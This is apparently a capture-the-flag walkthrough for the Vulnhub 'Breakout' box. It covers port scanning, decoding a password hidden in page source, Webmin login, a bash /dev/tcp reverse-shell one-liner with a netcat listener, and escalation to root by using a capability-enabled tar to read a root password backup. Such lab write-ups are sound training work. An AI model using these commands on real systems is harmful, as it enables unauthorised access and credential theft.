Breakout(Vulnhub)

Easy box


Nmap:

So from the Nmap scan I found 5 open ports.

```
PORT     STATE SERVICE     REASON         VERSION
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.51 ((Debian))
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.6.2
10000/tcp open http        syn-ack ttl 64 MiniServ 1.981 (Webmin httpd)
20000/tcp open http        syn-ack ttl 64 MiniServ 1.830 (Webmin httpd)
MAC Address: 00:0C:29:71:E4:4D (VMware)
```

Port 80:

On this website, it host a plain Apache2 Default Page.



Apache2 Debian Default Page

debian

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
```

I looked in at the source code and found at the bottom of the code a BrainFuck encode text.

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :)

++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.----.<++++++++++.-----------.>------


-->
```

After decoding the text I got this => .2uqPEfj3D<P'a-3

That might be useful in the future.

I ran Gobuster and found the directory /manual, which was again not useful.

```
2022/11/16 12:54:37 Starting gobuster in directory enumeration mode
/manual               (Status: 301) [Size: 319] [--> http://192.168.118.129/
```

Port 139 and Port 445:


To enumerate these two ports I used the command enum4linux and found a user called “cyber”.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\cyber (Local User)
```

This might be useful as well.

Port 10000 and Port 20000:

Now for both of these port. They host the same thing. Webmin.




As you can see this is what's being hosted in port 10000.

Port 20000 has the same thing.

I tried the two credentials we found on port 10000 (username: cyber, password: .2uqPEfj3D<P'a-3) but did not work. I tried it again on port 20000 and it worked.

You should get a page like this.



Foothold:

The foothold is very simple. At the bottom of the page you will find a terminal icon like this =>  . Click on it and you will get a terminal in your browser.

User flag:

User flag is simple. Just enter the command ls.

```
[cyber@breakout ~]$ ls
 tar
 user.txt
[cyber@breakout ~]$ |
```

Now we need to get a shell in our own terminal.

In the web terminal use this command => bash -I >& /dev/tcp/YOUR_MACHINE_IP/1234 0>&1

Then in your machines terminal you use this command => nc -lvn 1234

And you will get this.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
192.168.118.129: inverse host lookup failed: Unknown host
connect to [192.168.118.128] from (UNKNOWN) [192.168.118.129] 60940
bash: cannot set terminal process group (1834): Inappropriate ioctl for devi
e
bash: no job control in this shell
cyber@breakout:~$
```

Root flag:

So for root we need to check for permissions.

I typed ls -la and found tar. Then I typed getcap tar which will give you something like this.

```
[cyber@breakout ~]$ getcap tar
 tar cap_dac_read_search=ep
```

Cap_dac_read_search allows us to read any file after compressing in tar then extracting them.

So now I tried that on she shadow file but that did not work. Then I tried the backup folder.

You should find this.

```
[cyber@breakout backups]$ pwd
 /var/backups
[cyber@breakout backups]$ ls -la
 total 28
 drwxr-xr-x  2 root root  4096 Nov 15 08:48 .
 drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
 -rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
 -rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
[cyber@breakout backups]$ |
```

We will now try and compress old_pass.bak in the home directory and then decompress it.

```
[cyber@breakout backups]$ cd ~
[cyber@breakout ~]$ ./tar -cf old_pass.tar /var/backups/.old_pass.bak
 ./tar: Removing leading `/' from member names
[cyber@breakout ~]$ tar -xf old_pass.tar
[cyber@breakout ~]$ cat var/backups/.old_pass.bak
```

Use the above commands and you will a password.

Now you can use “su root” to become root and enter the password you found.

Then you use the command “cd” to get to the root directory and then you will get something like this.

```
cat rOOt.txt
[redacted]

Author: Icex64 & Empire Cybersecurity
```